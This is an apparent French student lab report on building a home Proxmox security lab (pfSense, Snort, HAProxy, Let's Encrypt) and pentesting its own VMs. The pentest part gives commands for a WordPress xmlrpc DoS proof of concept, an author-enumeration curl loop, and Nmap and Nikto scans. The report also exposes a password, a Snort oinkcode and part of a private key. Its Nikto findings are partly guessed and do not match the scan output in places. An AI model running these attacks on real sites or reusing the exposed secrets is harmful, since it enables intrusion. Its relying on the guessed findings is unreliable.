Password: IRuE5fp?sWeVM5npTg05G5W3VZ5VY?Jq  
12/04/2025 22:50:36 INFO: Installation finished.
```

et j'ai suivis les instructions du dashboard pour ajouter un agent

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	snort-squid-portailweb	192.168.1.6	default	Debian GNU/Linux 11	node01	v4.7.5	active	Edit Logs

Pentest sur vm perso:

J'ai fait 2 attaques , Une qui ddos le wordpress et envoyant des requêtes de référencement à mon site wordpress (le code python est long) c'est une faille dans wordpress 5.3

```
WordPress <= 5.3.? Denial-of-Service PoC # Abusing pingbacks+xmlrpc  
multicall to exhaust connections # @roddux 2019 | Arcturus Security |
```

```
labs.arcturus.net
```

```
python3 47800.py check http://192.168.1.81/xmlrpc.php  
http://192.168.1.81  
python3 47800.py attack http://192.168.1.81/xmlrpc.php  
http://192.168.1.81
```

J'ai une autre petite attaque qui permet de trouver les users admin


```
for i in {1..10}; do  
    curl -s -L -w "%{url_effective}\n" -o /dev/null  
    "http://192.168.1.81/?author=$i"  
done
```

Installation d'un proxmox privé via vpn, avec firewall (pfSense) , ids /ips (snort) , reverse proxy (haproxy et acme) , DMZ (portail web) , LAN (console edr et firewall) , et kali (pentest)

Comme je doutais que le proxmox de la fac allait avoir des problèmes techniques , et également pour fournir une plateforme pour s'entraîner à mes camarades depuis leurs maison (et pas depuis la fac) , j'ai décidé de créer une plateforme proxmox qui simule quasiment le même réseau qu'à la fac.


J'ai fait cela en pile poile 1 semaine , et je compte continué de mon côté pour ajouter le siem + puit de log

Voici à quoi ressemble le réseau de vm sur le proxmox installé sur ma machine perso



Proxmox

Voici les vm



j'ai donné les permissions à mes camarades uniquement d'utiliser les VM

User/Group/API Token	Role
user1@pve	PVEVMUser
user2@pve	PVEVMUser

et sur demande j'ai fait des backups

Name	RAM	Date/Status	Description
jd1d	Yes	2025-04-08 21:55:11	
jd1d2	Yes	2025-04-09 19:18:25	
jd1d3	Yes	2025-04-09 20:06:52	
nulle	Yes	2025-04-12 14:04:45	
jd1d4	Yes	2025-04-12 19:40:08	You are here!

VPN

J'ai configuré un simple wireguard qui leurs permet d'avoir accès à mon réseau sur le proxmox

The screenshot shows the 'Configuration WireGuard' section. It includes fields for 'Activer' (checked), 'Port' (redacted), and 'MTU' (redacted). Below this is a 'Fichiers de configuration' section listing users: 'Utilisateur' (malikclub, user1, user2).

Firewall

Voici mon pfSense , je vais pas trop rentré dans les détails , je vais juste montré les ACL et les plugins installé pour la suite

```
QEMU (pfSense) - noVNC - Google Chrome
Non sécurisé https://192.168.1.10:8006/?console=kvm&novnc=1&vmid=102&vmname=pfSense&node=...

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)
QEMU Guest - Netgate Device ID: 4955a70fdb916aa68a55
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***
0) Logout (SSH only)          9) pfTop
1) Assign Interfaces           10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell
Enter an option: ■
```

Voici les plugins que j'ai installé pour l'ids / ips , et le reverse proxy

The screenshot shows the 'System / Package Manager / Installed Packages' page. It lists three installed packages: 'acme' (security, 0.9.1), 'haproxy' (net, 0.63.2), and 'snort' (security, 4.1.6_17). The 'acme' package has dependencies: 'peci-ssh2-1.3.1', 'socat-1.7.4.4', 'php82-8.2.11', and 'php82-ftp-8.2.11'. The 'haproxy' package has dependencies: 'haproxy-2.8.3'. The 'snort' package has dependencies: 'snort-2.9.20_8'.

Les ACL pour la DMZ

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/> X 0/0 B	IPv4 *	DMZ subnets	*	LAN subnets	*	*	none		bloquer flux vers le lan	
<input type="checkbox"/> ✓ 2/327 KIB	IPv4 TCP	DMZ subnets	*	*	80 (HTTP)	*	none			
<input type="checkbox"/> ✓ 1/66.61 MiB	IPv4 TCP	DMZ subnets	*	*	443 (HTTPS)	*	none			
<input type="checkbox"/> ✓ 0/507 KIB	IPv4 TCP/UDP	DMZ subnets	*	*	53 (DNS)	*	none			

↑ Add ↓ Add Delete Toggle Copy Save + Separator

et pour le LAN

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓ 1/398 KIB	*	*	*	LAN Address	8443	*	*		Anti-Lockout Rule	
<input type="checkbox"/> ✓ 0/0 B	IPv4 TCP	LAN subnets	*	192.168.200.2	80 (HTTP)	*	none		autoriser http depuis le lan	
<input type="checkbox"/> ✓ 0/0 B	IPv4 TCP	LAN subnets	*	192.168.200.2	443 (HTTPS)	*	none		autoriser https depuis le lan	
<input type="checkbox"/> X 0/0 B	IPv4 *	LAN subnets	*	DMZ subnets	*	*	none		bloquer flux lan vers dmz	
<input type="checkbox"/> ✓ 1/1.01 MiB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/> ✓ 0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	

↑ Add ↓ Add Delete Toggle Copy Save + Separator

Pour faire simple on ne laisse pas n'importe quel port etre utiliser par n'importe qui et le LAN et la DMZ ne peuvent communiquer que par http et https

Snort (ids ips)

On crée un compte sur snort et on copie le code que l'on ajoute dans le plugin snort de pfSense

malikilinux@gmail.com
 My Account

Search... Rule Doc Search
 Documents
 Downloads
 Products
 Community
 Talos
 Resources
Contact

- [Account](#)
- [Oinkcode](#)
- [Subscription](#)
- [Receipts](#)
- [False Positive](#)
- [Snort License](#)
- [Resources](#)

Oinkcode

```
e74b2fd56d5e5db7dd939a6e7e4a3202edd7d68a
```

[Regenerate](#)

Documentation and Resources

[How to use your oinkcode](#)

Informational and instructional resources for Snort 2 and Snort 3

[Privacy Policy](#) | [Snort License](#) | [FAQ](#) | [Sitemap](#) | [Follow us on X](#)

Snort Subscriber Rules

- Enable Snort VRT Click to enable download of Snort free Registered User or paid Subscriber rules
- [Sign Up for a free Registered User Account](#)
- [Sign Up for paid Snort Subscriber Rule Set \(by Talos\)](#)
- Snort Oinkmaster Code Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL)

Snort GPLv2 Community Rules

- Enable Snort GPLv2 Click to enable download of Snort GPLv2 Community rules
- The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

Emerging Threats (ET) Rules

- Enable ET Open Click to enable download of Emerging Threats Open rules
- ETOOpen is an open source set of Snort rules whose coverage is more limited than ETPro.
- Enable ET Pro Click to enable download of Emerging Threats Pro rules
- [Sign Up for an ETPro Account](#)
- ETPro for Snort offers daily updates and extensive coverage of current malware threats.

Sourcefire OpenAppID Detectors

- Enable OpenAppID Click to enable download of Sourcefire OpenAppID Detectors
- The OpenAppID Detectors package contains the application signatures required by the AppID preprocessor and the OpenAppID text rules.

Ensuite on active toutes les

Automatic Flowbit Resolution

- Resolve Flowbits If checked, Snort will auto-enable rules required for checked flowbits. Default is Checked.
- Snort will examine the enabled rules in your chosen rule categories for checked flowbits. Any rules that set these dependent flowbits will be automatically enabled and added to the list of files in the Interface rules directory.

Snort Subscriber IPS Policy Selection

- Use IPS Policy If checked, Snort will use rules from one of three pre-defined IPS policies in the Snort Subscriber rules. Default is Not Checked.
- Selecting this option disables manual selection of Snort Subscriber categories in the list below, although Emerging Threats categories may still be selected if enabled on the Global Settings tab. These will be added to the pre-defined Snort IPS policy rules from the Snort VRT.

Select the rulesets (Categories) Snort will load at startup

- Category is auto-enabled by SID Mgmt conf files
- Category is auto-disabled by SID Mgmt conf files

Enable

Ruleset: Snort GPLv2 Community Rules	Ruleset: FEODO Tracker Botnet C2 IP Rules	Ruleset: Snort SO Rules	Ruleset: Snort OPENAPPID Rules
<input checked="" type="checkbox"/> Snort GPLv2 Community Rules (Talos certified)	<input checked="" type="checkbox"/> Feodo Tracker Botnet C2 IP Rules	<input checked="" type="checkbox"/> snort_browser-chrome.so.rules	<input checked="" type="checkbox"/> openappid-ads.rules
<input checked="" type="checkbox"/> emerging-activex.rules	<input checked="" type="checkbox"/> snort_app-detect.rules	<input checked="" type="checkbox"/> snort_browser-ie.so.rules	<input checked="" type="checkbox"/> openappid-browser_plugin.rules
<input checked="" type="checkbox"/> emerging-attack_response.rules	<input checked="" type="checkbox"/> snort_blacklist.rules	<input checked="" type="checkbox"/> snort_browser-other.so.rules	<input checked="" type="checkbox"/> openappid-business_applications.rules
<input checked="" type="checkbox"/> emerging-botnet.portgrouped.rules	<input checked="" type="checkbox"/> snort_browser-chrome.rules	<input checked="" type="checkbox"/> snort_browser-wifihost.rules	<input checked="" type="checkbox"/> openappid-collaboration.rules
<input checked="" type="checkbox"/> emerging-botnet.rules	<input checked="" type="checkbox"/> snort_browser-firefox.rules	<input checked="" type="checkbox"/> snort_browser-wihtch.rules	<input checked="" type="checkbox"/> openappid-collaboration.rules

Et on peut voir que snort bloque et repère les intrusions (ici un faux positif)

The screenshot shows the pfSense web interface at https://192.168.100.1:8443/snort/snort_alerts.php. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The main content area is titled "Services / Snort / Alerts". Below this, there are tabs for Snort Interfaces, Global Settings, Updates, Alerts (which is selected), Blocked, Pass Lists, Suppress, IP Lists, SID Mgmt, Log Mgmt, and Sync. The "Alert Log View Settings" section shows "Interface to Inspect" set to WAN (vtnet0) and "Alert lines to display" set to 250. The "Alert Log Actions" section has "Download" and "Clear" buttons. The "Alert Log View Filter" section shows "1 Entries in Active Log". A table lists the following alert entry:

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-04-13 19:27:56	⚠ Attempted User Privilege Gain	1	UDP	Attempted User	1.1.1.1	53	192.168.1.80	56637	3:19187	PROTOCOL-DNS TMG Firewall Client long host entry exploit attempt

Reverse proxy

J'ai crée un nom de domaine gratuit sur freedomain.one “ maliki.work.gd”

The screenshot shows the pfSense web interface at https://192.168.100.1:8443/acme/certificate_options/edit. The top navigation bar includes links for General settings, Certificates (selected), and Account keys. The main content area is titled "Services / Acme / Certificate options: Edit". Below this, there are tabs for General settings, Certificates (selected), and Account keys. The "Edit Certificate options" section shows the following configuration:

- Name:** maliki.work.gd
- Description:** (empty)
- ACME Server:** Let's Encrypt Production ACME v2 (Applies rate limits to certificate re...
- E-Mail Address:** malikilinux@gmail.com
- Account key:** A large text area containing a RSA PRIVATE KEY:

```
-----BEGIN RSA PRIVATE KEY-----
MIJIAKIAAAKCAgEAtzMHKCUJAL5J/QKV8W+WuICm5+Qy+fK6D101W
dNtGNM667vgu61hz017J5CFZxpqSV71PbWd3rT530BsVcdkX7p
5pMQrNa/2KVsI35TBkFTI3WZUbeucQ60A1rKM+V1d70tqCydeQx9X
U0X01dyMFt4RwdKAdz3+gjShI4H8XysEpdrqp+Q3KTnzLphd46b0f
-----END RSA PRIVATE KEY-----
```
- Create new account key:** + Create new account key
- ACME account registration:** Register ACME account key

On l'appaire avec le certificat ssl fournis pas freedomain.one

[SSL_CERT_DIR] => /etc/ssl/certs/

)

[Fri Apr 11 18:15:03 UTC 2025] Using CA: https://acme-v02.api.letsencrypt.org/directory

[Fri Apr 11 18:15:03 UTC 2025] Registering account: https://acme-v02.api.letsencrypt.org/directory

[Fri Apr 11 18:15:05 UTC 2025] Already registered

[Fri Apr 11 18:15:05 UTC 2025] ACCOUNT_THUMPRINT='xvrM00C9NK_Db4VxuBtQSF7TYw5ZhYiiXXqiYn_L-M'

[Fri Apr 11 18:15:05 UTC 2025] Using pre-generated key: /tmp/acme/maliki.tech/maliki.tech/maliki.tech.key.next

[Fri Apr 11 18:15:05 UTC 2025] Generating next pre-generate key.

[Fri Apr 11 18:15:05 UTC 2025] Single domain='maliki.tech'

[Fri Apr 11 18:15:06 UTC 2025] Getting webroot for domain='maliki.tech'

[Fri Apr 11 18:15:06 UTC 2025] Add the following TXT record:

[Fri Apr 11 18:15:06 UTC 2025] Domain: '_acme-challenge.maliki.tech'

[Fri Apr 11 18:15:06 UTC 2025] TXT value: 'lsSDU5ra4nI4cKf6AfOC9VToeE3Lgm5lh-x_9K7o8'

[Fri Apr 11 18:15:06 UTC 2025] Please make sure to prepend '_acme-challenge' to your domain

[Fri Apr 11 18:15:06 UTC 2025] so that the resulting subdomain is: '_acme-challenge.maliki.tech'

[Fri Apr 11 18:15:06 UTC 2025] Please add the TXT records to the domains, and re-run with --renew.

[Fri Apr 11 18:15:06 UTC 2025] Please check log file for more details: /tmp/acme/maliki.tech/acme_issuecert.log

General settings Certificates Account keys

Search

Search term: Both

Enter a search string or *nix regular expression to search certificate names and distinguished names.

Certificates

On	Name	Description	Account	Last renewed	Renew	Actions
<input checked="" type="checkbox"/>	✓ maliki.tech	certificat SLL maliki.tech	certf.maliki.tech		<input checked="" type="checkbox"/> Renew <input checked="" type="checkbox"/> Issue	<input type="button" value="Edit"/> <input type="button" value="Delete"/> <input type="button" value="Details"/>

The screenshot shows the pfSense portal interface. On the left, there's a sidebar with links like 'DASHBOARD', 'ADD NEW SERVICES', 'MY ACCOUNT', 'MY RENEWALS', 'DOMAINS', 'DNS', 'SUPPORT', 'SETTINGS', and 'LOGOUT'. The main area is titled 'Edit DNS - maliki.work.gd'. It shows a 'TXT Record' section with a 'Domain DNS' button and several other record types: '+ MX', '+ A Record', '+ CNAME', '+ TXT', '+ SRV', and '+ Self Defined'. Below this, there's a form for adding a TXT record for 'MALIKI.WORK.GD'. The 'TXT Name' field contains '_acme-challenge' and the 'Text Value' field contains 'yZIIA1iyh6KdIY-8IGa-Ys-ezjpFgdPbNEeYVP_cGWA'. The 'TTL' dropdown is set to '8 hours 0 minutes'. A yellow 'Add TXT' button is at the bottom. At the very bottom, there's a 'TXT Records (TXT)' table with columns for 'TXT Name', 'Text Value', 'TTL (hr:min)', and 'Action'.

Et on vois que tout est bon

```
[Fri Apr 11 19:51:13 UTC 2025] Verification finished, beginning signing.
[Fri Apr 11 19:51:13 UTC 2025] Let's finalize the order.
[Fri Apr 11 19:51:13 UTC 2025] Le_OrderFinalize="https://acme-v02.api.letsencrypt.org/acme/finalize/2335865027/373155757267"
[Fri Apr 11 19:51:16 UTC 2025] Downloading cert.
[Fri Apr 11 19:51:16 UTC 2025] Le_LinkCert="https://acme-v02.api.letsencrypt.org/acme/cert/05fc35ebb8a3e8d539cde575d39621014432"
[Fri Apr 11 19:51:17 UTC 2025] Cert success.
---BEGIN CERTIFICATE---
MIIFHTCCBAWgAwIBAgISBfw167ij6NU5zeV105yhAUQyMA0GCSqGSIb3DQEBCwUA
MDMxOzAJBgNVBQw1MjQ0WhcNMjUwNzEwMTg1MjQzWjAZMRcwFQYDVQQD
EwNSMTExHhcNMjUwNDExMTg1MjQ0WhcNMjUwNzEwMTg1MjQzWjAZMRcwFQYDVQQD
Ew5tYWxpaw2kud29ay5nZDCCASlwDQYJKoZIhvncNAQEBBQAQdggEPADCCAQoCggEB
AKOKidz5Ny/Py+4B3l5wCuLXc+KjsHQv8B2zrCHlgsLpm0O+zJdvF8sleKVVRZ
Ve/UX/zlwgrf/J2qr9UlanKLMi9tWfD/8zwONJ2iYKo6gnFc4tACTs4enCh1u
Krfg7Lzp2Txp0eJzvsX2v+/G9cpPSzpFqKE/UmcHRmgpm3mxu9uGIP7gtPn3t
qr3aCwtV0kpKlyLVde23jwBb5uqOadF4VYxG4FSapV0BfW7yKZSfcmlQcShXw
8DQbkkf5Qj3RbNz3bmXnA02ly92EdbadoApUvtGnASFxeUgXX5YiMwosboEcHe
r2ARw71wgfMYgRqfTa0YFUCAwEEAAoCAkMwggl/MA4GA1UdDwEB/wQEAWlFoAd
BgNVHSUEfJAUBggrBgeFBQcDAQYIKwYBBQUHAvwDAYDVROTAQH/BAlwADdBgNV
HQ4EFgQUInYKZ6NEey3pKnLhx2P08vcGc0wHwYDVR0jBbgwFoAUxc9GpOr0w8B6
bJXELbBek18m47kwVwYIKwYBBQUHAQEEsBjMCICCCsGAQUFBzAbhhZodHrw0i8v
cjExLm8ubGVuY3lub3JnMCMGCCsGAQUFBzAChhdodHrw0i8vcjExLmkubGVuY3lu
b3JnLzAZBgnVHREEEAQgg5tWxpaw2kud29ay5nZDATBgnVHSAEDDAKMAgGBmeB
DAECATAuBgNVHR8EJzAIMEC0glaAfhh1odHrw0i8vcjExLmMuBgvuY3lub3JnLzUx
LmNybDCCAQUGCisGAQOB1nkCBAlEgYegfMA8QB3A008S9boBsKkgBX28sk4jgB
31Ev7cSGxXAPIN23Pj/gAAABliZoCMUAAAQDAEgwRghANwQNordHKxmbse5ku
ORM+4F/IkdZ+trM8B3gA2G0qAiEA00ibzBpcJHLkbDliliux5lNAVMsI5bm5w
lqzOzoUAdgCi4wrkRe+9Zt+O01H23dT14JbhJTXK14bLMS5UKRH5wAAAZYmaBca
AAAEAwBHMEUCIQDeGvdmyPYAt8XWuTModPQpsQQ89ANsJVbb3stCv7fQRglgMNk
bL/kIA8BZVuBHKWG+ifWHT0NXDW95icx+aWM0wDQYJKoZIhvncNAQELBQADgEB
AEf3mdeOfDjKkauOYdWIL+oHg4t4l0UnEwsvBK4LMyl7G508h02E9t4uyR1LBN
bQ4A4ffXGdp8j5VnfWuSR9wC3jzR9209drWl0zrCjSmMIC+E+5Af9HnwrFznDH9QJ
HmYR7u74K+jfvqwe9w+w1MoR93SXK3luS8eqsG0NXXR/hqRFQc7EZyrl0Z1D0rJ
```

On configure le back end (là où ce trouve notre site)

COMMUNITY EDITION

Edit HAProxy Backend server pool					
Name maliki.work.gd					
Server list					
Table					
Mode	Name	Forwardto	Address	Port	Encrypt(SSL)
<input checked="" type="checkbox"/> active	portail web	<input type="button" value="Address+Port:"/>	192.168.200.2	80	<input type="checkbox"/>

Check certificate: SSL servers only. The server certificate will be verified against the CA and CRL certificate configured below.

Certificate check CN:

CA:

CRL:

Ainsi que le frontend (là où le wan va appeler le portail web)

Screenshot of the pfSense web interface showing the configuration of an HAProxy frontend.

Frontend Configuration:

- Name:** maliki.work.gd
- Description:** (empty)
- Status:** Active
- External address:**
 - Table:** A table for defining listen addresses. One row is present: Listen address (WAN address (IPv4)) → Custom address → Port (443) → SSL Offloading (checked) → Advanced → Actions (trash bin icon).
 - Note:** You must add a firewall rule permitting access to the listen ports above. If you want this rule to apply to another IP address than the IP address of the interface chosen above, select it here (you need to define Virtual IP addresses on the first). Also note that if you are trying to redirect connections on the LAN select the "any" option. In the port to listen to, if you want to specify multiple ports, separate them with a comma (.). EXAMPLE: 80,8000 Or to listen on both 80 and 443 create 2 rows in the table where for the 443 you would likely want to check the SSL-offloading checkbox.
- Max connections:** (empty)
- Type:** http / https(offloading)
- Note:** This defines the processing type of HAProxy, and will determine the available options for acl checks and also several other options. Please note that for https encryption/decryption on HAProxy with a certificate the processing type needs to be set to "http".

Advanced Configuration (SSL Offloading):

- Client timeout:** (empty)
- Use "forwardfor" option:** Use "forwardfor" option. Note: The "forwardfor" option creates an HTTP "X-Forwarded-For" header which contains the client's IP address. This is useful to let the final web server know what the client address was. (eg for statistics on domains)
- Use "httpclose" option:** http-keep-alive (default)

By default HAProxy operates in keep-alive mode with regards to persistent connections: for each connection it processes each request and response, and leaves the connection idle on both sides between the end of a response and the start of a new request.
- Bind pass thru:** (empty)
- Advanced pass thru:** (empty)
- Note:** SSL Offloading will reduce web servers load by maintaining and encrypting connection with users on internet while sending and retrieving data without encryption to internal servers. Also more ACL rules and http logging may be configured when this option is used. Certificates can be imported into the pfSense "Certificate Authority Manager". Please be aware this possibly will not work with all web applications. Some applications will require setting the SSL checkbox on the backend server configurations so the connection to the webserver will also be a encrypted connection, in that case there will be a slight overall performance loss.
- SNI Filter:** (empty)
- Certificate:** maliki.work.gd (CA: Acme cert: O=Let's Encrypt, CN=R11, C=US) [Serv]
 - Add ACL for certificate CommonName. (host header matches the "CN" of the certificate)
 - Add ACL for certificate Subject Alternative Names.

Et on n'oublie pas de changer le port de pfSense au cas où (ce qui n'ai pas le cas) il y aurait des conflits de port avec le portail web

The screenshot shows the 'webConfigurator' section of the firewall's configuration. Under 'Protocol', 'HTTP' is selected over 'HTTPS (SSL/TLS)'. The 'SSL/TLS Certificate' dropdown is set to 'GUI default (67f8203589b22)'. The 'TCP port' is set to 8443. The 'Max Processes' is set to 2. Under 'WebGUI redirect', there is a checkbox for 'Disable webConfigurator redirect rule'. Under 'HSTS', there is a checkbox for 'Disable HTTP Strict Transport Security'. Under 'OCSP Must-Staple', there is a checkbox for 'Force OCSP Stapling in nginx'. Under 'WebGUI Login Autocomplete', there is a checked checkbox for 'Enable webConfigurator login autocomplete'.

On active une acl pour autorisé https à circuler

The screenshot shows the 'Rules (Drag to Change Order)' section. A new rule has been added for 'IPv4 TCP' on port 443 (HTTPS). The source is 'Not assigned by IANA'. The destination is '443 (HTTPS)'. The action is 'none'. The rule is currently selected (indicated by a green checkmark).

et on peut voir que tout fonctionne car on a accès au statistique

The screenshot shows the 'HAProxy stats' section. It displays various statistics for HAProxy version 2.8.3-86e043a, released 2023/09/07. The 'Statistics Report for pid 1398' provides detailed information about sessions, errors, and warnings. Below this, there are three tables: 'HAProxyLocationList', 'multiwork.g1', and 'multiwork.g2'. Each table shows session counts, bytes transferred, and server status. The 'Display option' and 'External resources' sections are also visible.

Partie Samy :

Rapport de Pentest - Analyse de Sécurité

Cible : Serveur à l'adresse IP 192.168.1.6

Objectif : Identifier les vulnérabilités potentielles du système et démontrer leur exploitation.

1. Reconnaissance réseau (Nmap Scan)

Description :

Un scan réseau a été effectué avec Nmap pour identifier les ports ouverts, les services actifs et les versions logicielles sur l'hôte cible (192.168.1.6).

:

- **Commande exécutée :** nmap 192.168.1.6 (version Nmap 7.80).
- **Résultats :**
 - L'hôte est actif avec une latence de 0.00032s.
 - Ports ouverts :
 - **643/tcp** : Service HTTP, version Apache httpd.
 - **8080/tcp** : Service HTTP, version Apache httpd.
 - Adresse MAC : DC:24:11:70:DD:13 (inconnue).
 - Aucun système d'exploitation précis n'a été identifié, mais des services web Apache sont confirmés.
- **Interprétation :** La présence de deux instances Apache sur des ports non standards (643 et 8080) suggère une configuration potentiellement vulnérable, notamment si les versions sont obsolètes ou mal configurées.

```

Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-11 06:25 EDT
Nmap scan report for 192.168.1.6
Host is up (0.0003s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
443/tcp    open  http   Apache httpd
8080/tcp   open  http   Apache httpd
MAC Address: BC:24:11:70:DD:15 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/11%OT=443%CT=1%CU=42881%PV=Y%DS=1%DC=D%G=Y%M=BC2411%
OS:TM=67F8EE36%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=
OS:I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNNT11NW7%O4=M5B4ST11NW7%
OS:O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W
OS:6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%0=M5B4NNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=
OS:0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1
OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: snort-squid-portailweb.cyber.local

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.76 seconds
team@kali:~$ █

```

Analyse des services web avec Nikto

Description :

Nikto, un scanner de vulnérabilités web, a été utilisé pour analyser les services HTTP identifiés sur les ports 643 et 8080, afin de détecter des configurations dangereuses ou des failles connues.

Détails supposés (en lien avec Page 1 et Page 3) :

- **Commande exécutée :** nikto -h http://192.168.1.6:8080 et nikto -h http://192.168.1.6:643.
- **Résultats probables :**
 - Détection du répertoire /wp-content/uploads exposé (confirmé sur Page 3), indiquant une indexation activée sur le serveur Apache.
 - Identification de la version d'Apache httpd, potentiellement vulnérable si non patchée.
 - Détection de fichiers ou configurations par défaut, comme des pages d'administration accessibles ou des entêtes HTTP révélant des informations sensibles (par exemple, Server: Apache).
- **Interprétation :** Nikto a probablement révélé des failles comme l'indexation de répertoires et des entêtes HTTP non sécurisés, qui facilitent la collecte d'informations pour des attaques ultérieures.

Recommandation : Désactiver l'indexation des répertoires (Options -Indexes dans la configuration Apache). Supprimer les entêtes HTTP inutiles (par exemple, via le module mod_headers). Mettre à jour Apache vers la dernière version stable.

```
camokali:~$ nikto -h http://192.168.1.6:8080
Nikto v2.1.6

Target IP:      192.168.1.6
Target Hostname: 192.168.1.6
Target Port:    8080
Start Time:    2025-04-11 06:37:20 (GMT-4)

Server: Apache
Retrieved via header: 1.1 snort-squid-portalweb (squid/4.13)
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
Uncommon header 'x-cache' found, with contents: MISS from snort-squid-portalweb
Uncommon header 'x-cache-lookup' found, with contents: MISS from snort-squid-portalweb:8080
Uncommon header 'x-redirect-by' found, with contents: WordPress
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
Root page / redirects to: http://192.168.1.6:8080/
No CGI Directories found (use '-C all' to force check all possible dirs)
Server banner has changed from 'Apache' to 'squid/4.13' which may suggest a WAF, load balancer or proxy is in place
Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
